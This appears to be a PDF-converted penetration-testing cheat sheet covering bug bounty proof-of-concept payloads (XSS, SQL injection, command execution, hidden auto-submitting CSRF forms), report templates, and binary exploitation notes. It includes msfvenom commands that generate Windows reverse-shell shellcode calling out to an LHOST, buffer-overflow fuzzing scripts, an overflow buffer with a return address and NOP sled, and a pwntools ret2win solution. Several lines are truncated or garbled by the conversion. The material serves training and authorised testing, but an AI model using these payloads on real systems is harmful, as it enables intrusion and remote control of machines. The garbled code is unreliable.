
# VPN attack framework
https://github.com/klezVirus/vortex


# Ip rotation
https://gist.github.com/carlware/f02e14232177c18f33b5743bde916d8a
```


Master assessment mindmaps











BugBounty

<https://github.com/bugcrowd/templates>

Good PoC

| Issue type | PoC |
|----------------------------|---|
| Cross-site scripting | <pre>alert(document.domain) or setInterval`alert\x28document.domain\x29` if you have to use backticks. [1] Using document.domain instead of alert(1) can help avoid reporting XSS bugs in sandbox domains.</pre> |
| Command execution | <p>Depends of program rules:</p> <ul style="list-style-type: none">• Read (Linux-based): <code>cat /proc/1/maps</code>• Write (Linux-based): <code>touch /root/your_username</code>• Execute (Linux-based): <code>id</code> |
| Code execution | <p>This involves the manipulation of a web app such that server-side code (e.g. PHP) is executed.</p> <ul style="list-style-type: none">• PHP: <code><?php echo 7*7; ?></code> |
| SQL injection | <p>Zero impact</p> <ul style="list-style-type: none">• MySQL and MSSQL: <code>SELECT @@version</code>• Oracle: <code>SELECT version FROM v\$instance;</code>• Postgres SQL: <code>SELECT version()</code> |
| Unvalidated redirect | <ul style="list-style-type: none">• Set the redirect endpoint to a known safe domain (e.g. <code>google.com</code>), or if looking to demonstrate potential impact, to your own website with an example login screen resembling the target's.• If the target uses OAuth, you can try to leak the OAuth token to your server to maximise impact |
| Information exposure | <p>Investigate only with the IDs of your own test accounts — do not leverage the issue against other users' data — and describe your full reproduction process in the report.</p> |
| Cross-site request forgery | <p>When designing a real-world example, either hide the form (<code>style="display:none;"</code>) and make it submit automatically, or design it so that it resembles a component from the target's page.</p> |

| | |
|--------------------------------|---|
| Server-side request forgery | The impact of a SSRF bug will vary — a non-exhaustive list of proof of concepts includes: <ul style="list-style-type: none"> • reading local files • obtaining cloud instance metadata • making requests to internal services (e.g. Redis) • accessing firewalled databases |
| Local file read | Make sure to only retrieve a harmless file. Check the program security policy as a specific file may be designated for testing. |
| XML external entity processing | Output random harmless data. |
| Sub-domain takeover | Claim the sub-domain discreetly and serve a harmless file on a hidden page. Do not serve content on the index page. |

Good Report

```
# Writeups
# https://github.com/devanshbatham/Awesome-Bugbounty-Writeups
```

```
# Bug bounty Report

# Summary
...

# Vulnerability details
...

# Impact
...

# Proof of concept
...

# Browsers verified in
...

# Mitigation
...
```

Exploiting

Basics

```
**Tools**
https://github.com/apogiatzis/gdb-peda-pwndbg-gef
* gdb-peda
* gdb-gef
* pwndbg
* radare2
* ropper
* pwntools

# Web compiler
https://www.godbolt.org/
```

```
# Check protections:
checksec binary
rabin2 -I ret2win32

# Functions
rabin2 -i

# Strings
rabin2 -z ret2win32
```

BOF Basic Win32

7. Generate shellcode and place it:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.1.111 LPORT=4433 -f python -e x86/shikata_g_
```

```
msfvenom -p windows/shell_reverse_tcp lhost=10.11.1.111 lport=443 EXITFUNC=thread -a x86 --pl
```

8. Final buffer like:

```
buffer="A" * 2606 + "\x8f\x35\x4a\x5f" + "\x90" * 8 + shellcode
```

```
##### sample 1 #####
```

```
#!/usr/bin/python
```

```
import socket,sys
```

```
if len(sys.argv) != 3:
```

```
exit(1)
```

payload = $A \times 1000$

```
ipAddress = sys.argv[1]  
port = int(sys.argv[2])
```

try:

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ipAddress, port))
s.recv(1024)
print "Sending payload"
s.send(payload)
print "Done"
```

5.0

Sept:

```

    sys.exit(0)

#####
# sample 2 #####
#!/usr/bin/python
import time, struct, sys
import socket as so

try:
    server = sys.argv[1]
    port = 5555
except IndexError:
    print "[+] Usage %s host" % sys.argv[0]
    sys.exit()

req1 = "AUTH " + "\x41"*1072
s = so.socket(so.AF_INET, so.SOCK_STREAM)
try:
    s.connect((server, port))
    print repr(s.recv(1024))
    s.send(req1)
    print repr(s.recv(1024))
except:
    print "[!] connection refused, check debugger"
s.close()

```

Protections bypasses

```

# NX – Execution protection
- Ret2libc
https://sploitfun.wordpress.com/2015/05/08/bypassing-nx-bit-using-return-to-libc/
https://0x00sec.org/t/exploiting-techniques-000-ret2libc/1833
-ROP

# ASLR – Random library positions
- Memory leak to Ret2libc
- ROP

# Canary – Hex end buffer
https://0x00sec.org/t/exploit-mitigation-techniques-stack-canaries/5085
- Value leak
- Brute force
- Format Strings: https://owasp.org/www-community/attacks/Format\_string\_attack

```

ROP

```
checksec
```

```
# Listing functions imported from shared libraries is simple:  
rabin2 -i
```

```
# Strings  
rabin2 -z
```

```
# Relocations  
rabin2 -R
```

```
# Listing just those functions written by the programmer is harder, a rough approximation could be:  
rabin2 -qs | grep -ve imp -e '0'
```

```
RADARE2
```

```
-----  
r2 -AAA binary          # Analyze with radare2  
afl                   # list functions  
pdf @ funcion          # disassemble function to check what instruction pointer want to read  
iz                     # Strings  
is                     # Symbols  
px 48 @ 0x00601060      # Hex dump address  
dcu 0x00400809          # Breakpoint  
    "press s"           # Continue over breakpoint  
/R pop rdi              # Search instruction  
/a pop rdi,ret          # Search
```

```
GDB
```

```
-----  
gdb-gef binary  
pattern create 200  
pattern search "lalal"  
r                   # run  
c                   # continue  
s                   # step  
si                  # step into  
b *0x0000000000401850 # Add breakpoint  
ib                 # Show breakpoints  
d1                 # Remove breakpoint 1  
d                  # Remove breakpoint  
info functions      # Check functions  
x/s 0x400c2f        # Examine address x/<(Mode)Format> Format:s(string)/x(hex)/i(instruction)
```

```
ROPGadget
```

```
-----  
https://github.com/JonathanSalwan/ROPgadget  
ROPgadget --binary callme32 --only "mov|pop|ret"
```

```
Ropper
```

```
-----  
ropster --file callme32 --search "pop"
```

```
readelf -S binary # Check writable locations

x32
| syscall | arg0 | arg1 | arg2 | arg3 | arg4 | arg5 |
+-----+-----+-----+-----+-----+-----+
| %eax | %ebx | %ecx | %edx | %esi | %edi | %ebp |

x64
| syscall | arg0 | arg1 | arg2 | arg3 | arg4 | arg5 |
+-----+-----+-----+-----+-----+-----+
| %rax | %rdi | %rsi | %rdx | %r10 | %r8 | %r9 |
```

EXAMPLE


```
from pwn import *

# Set up pwntools to work with this binary
elf = context.binary = ELF('ret2win')
io = process(elf.path)
gdb.attach(io)
info("%#x target", elf.symbols.ret2win)

ret2win = p64(elf.symbols["ret2win"])
payload = "A"*40 + ret2win
io.sendline(payload)
io.recvuntil("Here's your flag:")

# Get our flag!
flag = io.recvall()
success(flag)
```

tools everywhere





Rawsec's CyberSecurity Inventory